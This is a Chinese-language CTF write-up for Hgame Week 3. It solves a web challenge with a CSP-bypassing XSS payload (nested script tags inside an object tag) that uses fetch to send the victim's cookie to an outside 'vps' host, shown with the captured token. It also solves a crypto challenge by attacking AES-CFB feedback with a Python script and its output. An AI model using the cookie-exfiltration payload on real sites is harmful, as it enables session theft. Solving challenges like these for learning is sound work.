Hgame Week3 Writeup

这周不怎么想做题Orz，咕咕咕

0x00 Web

Cosmos的聊天室2.0

做了同源限制的CSP策略，刚开始没用Burp打开，就是找不到能上传js的点，后来才发现在`/send?message=`上。。
测试一下`<scscriptript src="/send? message=alert(123)"></scscriptript>`成功弹窗。
这是第一步，成功绕过。
第二步是怎么传回cookie，因为CSP所以不能直接访问外部URL。。
试了用`link`标签的`prerender`来传，console里成功传回cookie，但是到`/send`会把所有字符小写导致报错（==）
我原来的payload是

```
var l=document.createElement('link');l.setAttribute('rel','prerender');l.setAttribute('href','http://vps/?'+document.cookie);document.head.appendChild(l);
```

但是因为服务端会把所有字符小写，导致找不到`createelement`函数。。绝望的我就只能尽量选择全小写的函数了233
然后我用。。

```
document.write('<html><head><link rel="prerender" href="'+'http://vps/?'+
```

```
document.cookie.replace('"','')+'></head></html>')
```

绕过了。。但是发现会不能提交到bot。。于是想到有jQuery，又构造成

```
$('head').append('<link rel="prerender" href="'+'http://vps/?'+document.cookie.replace('"','')+'>')
```

本地成功了，然后兴冲冲地提交到bot，结果没反应？？（可能是`prerender`的原因导致没有触发。。）
那就只能用`preconnent`了啊。。但是要配合dns。。太绕了，算了，重新来。。
可以知道只有根目录有csp，其他没有，那么就用object标签来伪造页面好了。。。
重新构造Payload。。

```
<scscscriptriptript>fetch('http://vps/?'+document.cookie)</scscscriptriptript>
```

这里要三层`script`因为被send了两次=_=
再把他urlencode一下生成最终的payload。

```
<object type="text/html" data="/send?message=%3Cscscscriptriptript%3Efetch%28%27http%3A//vps/%3F%27%2Bdocument.cookie%29%3C/scscscriptriptript%3E"></object>
```

提交，成功拿到cookie。。

```
35.220.240.232 - - [01/Feb/2020 12:23:59] "GET /?token=7eac36b4dce1714410d15c4d1f21d9fc392cbe6c HTTP/1.1" 200 -
```

Burp提交上去。。

拿到flag。。（这周脑子坏了）

0x01 Reverse

0x02 Pwn

0x03 Crypto


RSA?

ToyCipher_XorShift


Exchange

Feedback

这题不难但是有点繁琐。。首先要知道CFB的工作模式



Cipher Feedback (CFB) mode encryption



Cipher Feedback (CFB) mode decryption

所以这题我们虽然不能直接得到KEY和IV，但可以根据输入与输出的反馈，不断的求出每一次ciphertext和AES(KEY)加密后的结果（shift register）来与下一次的数据异或来求出每一段的原文（好绕啊，我自己都绕了好久。。）
首先一次性是不可能拿到全flag的，只能拿到1/3个（16字节），至少要nc三次才能拿全。。

```
import os
import pyaes
import binascii
from Crypto.Cipher import AES

KEY = os.urandom(32)
```

```python
IV = os.urandom(16)
MSG = os.urandom(48)

xor = lambda x, y: bytes([ p ^ q for (p, q) in zip(x, y) ])

def encrypt(plaintext: bytes, seg=16):
    ciphertext = b''
    _shift = IV
    for i in range(0, len(plaintext), seg):
        plaintext_seg = plaintext[i:i+seg]
        blockcipher = pyaes.AES(KEY).encrypt(_shift)
        ciphertext_seg = xor(plaintext_seg, blockcipher)
        _shift = ciphertext_seg
        ciphertext += ciphertext_seg
    return ciphertext

def decrypt(ciphertext: bytes, seg=16):
    plaintext = b''
    _shift = IV
    for i in range(0, len(ciphertext), seg):
        ciphertext_seg = ciphertext[i:i+seg]
        blockcipher = pyaes.AES(KEY).encrypt(_shift)
        plaintext_seg = xor(ciphertext_seg, blockcipher)
        _shift = ciphertext_seg
        plaintext += plaintext_seg
    return plaintext

ciphertext = encrypt(MSG)
assert ciphertext == AES.new(KEY, AES.MODE_CFB, IV, segment_size=128).enc
rypt(MSG)
plaintext = decrypt(ciphertext)
assert plaintext == AES.new(KEY, AES.MODE_CFB, IV, segment_size=128).decr
ypt(ciphertext)

flag_1 = b'FLAG is hgame{51'
flag_2 = b'b72d4cd23b2fe672'
flag_3 = b''

init_seg = os.urandom(16)
# 0x00
print('*', binascii.hexlify(init_seg).decode())
_の_text_1 = binascii.unhexlify(input('1: Round 1. output> ').encode())

cipherblock_iv = xor(init_seg, _の_text_1)
flag_enc_1 = xor(flag_1, cipherblock_iv)

print('*', binascii.hexlify(flag_enc_1+init_seg).decode())
_の_text_2 = binascii.unhexlify(input('1: Round 2. output> ').encode())
```

```python

cipherblock_c1 = xor(init_seg, _の_text_2[16:])
flag_enc_2 = xor(flag_2, cipherblock_c1)

print('*', binascii.hexlify(flag_enc_1+flag_enc_2+init_seg).decode())
_の_text_3 = binascii.unhexlify(input('1: Round 3. output> ').encode())

cipherblock_c2 = xor(init_seg, _の_text_3[32:])

flag_enc_3 = binascii.unhexlify(input('Flag. output> ').encode())[32:]
flag_3 = xor(cipherblock_c2, flag_enc_3) #

flag = flag_1 + flag_2 +flag_3
print(flag)
```

我的试验脚本（有点乱，不管了），已经知道了前两段的flag，这是求第三段的。

```
You have only 3 times to decrypt sth, then I'll give u the FLAG.
Give me sth(hex) to decrypt
> 916fd70d5996d7ddfaa79abe68daf66e
5f10b11043e053b5616f399c11dc873b
Give me sth(hex) to decrypt
> 8833275a3a1ff748f3afc24f1c7d4464916fd70d5996d7ddfaa79abe68daf66e
464c4147206973206867616d657b35310bdd9dc89ec32204113a9d67a5d396b6
Give me sth(hex) to decrypt
> 8833275a3a1ff748f3afc24f1c7d4464f88578a1f33691ebd8ff35bfa83f57ea916fd70d5996d7ddfaa79abe68daf66e
464c4147206973206867616d657b353162373264346364323362326665363732a81c9823d9e59bd14fe3805ef5a19440
Here is your encrypted FLAG(hex): 8833275a3a1ff748f3afc24f1c7d4464f88578a1f33691ebd8ff35bfa83f57ea584b781ae311783885762ad8ab431f00
```

```
1: Round 1. output> 5f10b11043e053b5616f399c11dc873b
* 8833275a3a1ff748f3afc24f1c7d4464916fd70d5996d7ddfaa79abe68daf66e
1: Round 2. output> 464c4147206973206867616d657b35310bdd9dc89ec32204113a9d67a5d3
96b6
* 8833275a3a1ff748f3afc24f1c7d4464f88578a1f33691ebd8ff35bfa83f57ea916fd70d5996d7
ddfaa79abe68daf66e
1: Round 3. output> 464c4147206973206867616d657b353162373264346364323362326665363
3732a81c9823d9e59bd14fe3805ef5a19440
Flag. output> 8833275a3a1ff748f3afc24f1c7d4464f88578a1f33691ebd8ff35bfa83f57ea58
4b781ae311783885762ad8ab431f00
b'FLAG is hgame{51b72d4cd23b2fe672a874cb44020868}.'
```

拿到flag

0x04 Misc